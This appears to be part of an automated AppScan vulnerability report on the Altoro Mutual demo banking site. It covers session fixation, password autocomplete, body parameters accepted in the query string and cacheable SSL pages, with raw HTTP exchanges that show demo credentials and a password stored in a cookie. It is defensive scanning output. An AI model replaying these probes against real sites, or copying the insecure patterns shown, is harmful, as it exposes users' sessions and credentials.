          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="../default.aspx?
content=business_deposit.htm">Deposit Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" href="../default.aspx?content=busin
...
...
...
```

Go to Table of Contents

M DAST: Session Identifier Not Updated 1

Issue 1 of 1

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	login.aspx
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Session Fixation
Risk:	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	Insecure web application programming or configuration
Fix:	Change session identifier values after login

Issue 1 of 1 - Details

Difference:

Reasoning: The test result seems to indicate a vulnerability because the session identifiers in the Original Request and in

the Response are identical. They should have been updated in the response.

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
Content-Length: 41
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Host: demo.testfire.net
Cookie: ASP.NET_SessionId=bor2wc454cgz23mc5w0x3s45; amSessionId=51345155755
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Origin: https://demo.testfire.net
Referer: https://demo.testfire.net/bank/login.aspx
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Cache-Control: max-age=0

uid=jsmith&passw=demo1234&btnSubmit=Login

HTTP/1.1 302 Found
Content-Length: 136
Location: /bank/main.aspx
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; expires=Tue, 02-Jan-2018 14:13:47 GMT; path=/
Set-Cookie: amUserId=100116014; path=/
Set-Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:13:46 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fbank%2fmain.aspx">here</a>.</h2>
</body></html>


GET /bank/main.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; ASP.NET_SessionId=bor2wc454cgz23mc5w0x3s45;
amSessionId=51345155755; amUserId=100116014
Host: demo.testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/login.aspx
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5699
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:43 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Home
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
         <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
```

```
          <input type="submit" value="Go" />
                </td>
           </tr>
           <tr>
                <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">V
...
...
...
```

Go to Table of Contents

L DAST: Autocomplete HTML Attribute Not Disabled for Password Field 2

Issue 1 of 2

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	login.aspx
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to bypass the web application's authentication mechanism
Causes:	Insecure web application programming or configuration
Fix:	Correctly set the "autocomplete" attribute to "off"

Issue 1 of 2 - Details

Difference:

Reasoning: AppScan has found that a password field does not enforce the disabling of the autocomplete feature.

Test Requests and Responses:

```
GET /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8692
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:54 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Login
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Mutual Login, login, authenticate"></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
```

```
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
           <tr>
               <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                   <td align="right" valign="top">
                           <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                   </td>
           </tr>
           <tr>
                   <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts
with Altoro Mutual." class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="../default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="../default.aspx?
content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="../default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="../default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="../default.aspx?
content=personal_cards.htm">Cards</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="../default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="../default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="../default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0
...
...
...

      <td>
        Password:
      </td>
      <td>
        <input type="password" id="passw" name="passw" style="width: 150px;">
        </td>
    </tr>
    <tr>
        <td></td>
...
...
...
```

Issue 2 of 2

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/apply.aspx
Domain	demo.testfire.net
Element	apply.aspx
Path	/bank/apply.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to bypass the web application's authentication mechanism
Causes:	Insecure web application programming or configuration
Fix:	Correctly set the "autocomplete" attribute to "off"

Issue 2 of 2 - Details

Difference:

Reasoning: AppScan has found that a password field does not enforce the disabling of the autocomplete feature.

Test Requests and Responses:

```
GET /bank/apply.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amUserId=100116014; lang=english
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/main.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5711
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:15:58 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Credit Card Application
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
```

```
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl"
...
...
...

    cType = Request.Cookies["CardType"].Value;
-->

<span id="_ctl0__ctl0_Content_Main_lblMessage"><p><b>No application is needed.</b>To approve your new $10000 Altoro
Mutual Gold Visa<br />with an 7.9% APR simply enter your password below.</p><form method="post" name="Credit"
action="apply.aspx"><table border=0><tr><td>Password:</td><td><input type="password" name="passwd"></td></tr><tr>
<td></td><td><input type="submit" name="Submit" value="Submit"></td></tr></table></form></span>

<!--
    Password is not revalidated but stored in
    mainframe for non-repudiation purposes.
...
...
...
```

Go to Table of Contents

L DAST: Body Parameters Accepted in Query 2

Issue 1 of 2

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/apply.aspx
Domain	demo.testfire.net
Element	apply.aspx
Path	/bank/apply.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Do not accept body parameters that are sent in the query string

Issue 1 of 2 - Details

Difference: removed from request: `demo1234`
added to request: `demo1234`
removed from request: `Submit`
added to request: `Submit`
Method manipulated from: `POST` to: `GET`

Reasoning: The test result seems to indicate a vulnerability because the Test Response is similar to the Original Response, indicating that the application processed body parameters that were submitted in the query

Test Requests and Responses:

```
GET /bank/apply.aspx?passwd=demo1234&Submit=Submit HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014; lang=english
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/apply.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5711
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
```

```
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:15:58 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Credit Card Application
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Altoro Mutual
    <span id="_ctl0__ctl0_Content_Main_lblType">Gold</span>
    Visa Application</h1>

<!--
    userid = userCookie.Values["UserID"].ToString();
    cLimit = Request.Cookies["Limit"].Value;
    cInterest = Request.Cookies["Interest"].Value;
    cType = Request.Cookies["CardType"].Value;
-->

<span id="_ctl0__ctl0_Content_Main_lblMessage"
...
```

```
...
...
```

Issue 2 of 2

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	login.aspx
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Do not accept body parameters that are sent in the query string

Issue 2 of 2 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iiza1rl4h45`
removed from request: `jsmith`
added to request: `jsmith`
removed from request: `demo1234`
added to request: `demo1234`
removed from request: `Login`
added to request: `Login`
Method manipulated from: `POST` to: `GET`

Reasoning: The test result seems to indicate a vulnerability because the Test Response is similar to the Original Response, indicating that the application processed body parameters that were submitted in the query

Test Requests and Responses:

```
GET /bank/login.aspx?uid=jsmith&passw=demo1234&btnSubmit=Login HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
```

```
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8


HTTP/1.1 302 Found
Content-Length: 136
Location: /bank/main.aspx
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=kawnkl55w242g4zdj0u04niw; path=/; HttpOnly
Set-Cookie: amSessionId=6225225334; path=/
Set-Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; expires=Tue, 02-Jan-2018 15:02:25 GMT; path=/
Set-Cookie: amUserId=100116014; path=/
Set-Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 12:02:24 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fbank%2fmain.aspx">here</a>.</h2>
</body></html>


GET /bank/main.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; amSessionId=52957179338;
ASP.NET_SessionId=rivagkamcu2ir43lsv12tnvc; amUserId=100116014
Host: demo.testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/login.aspx?uid=jsmith&passw=demo1234&btnSubmit=Login
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5699
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:43 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Home
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">
```

```
<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sideb
...
...
...
```

Go to Table of Contents

L DAST: Cacheable SSL Page Found 14

Issue 1 of 14

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/transaction.aspx
Domain	demo.testfire.net
Element	transaction.aspx
Path	/bank/transaction.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Sensitive information might have been cached by your browser
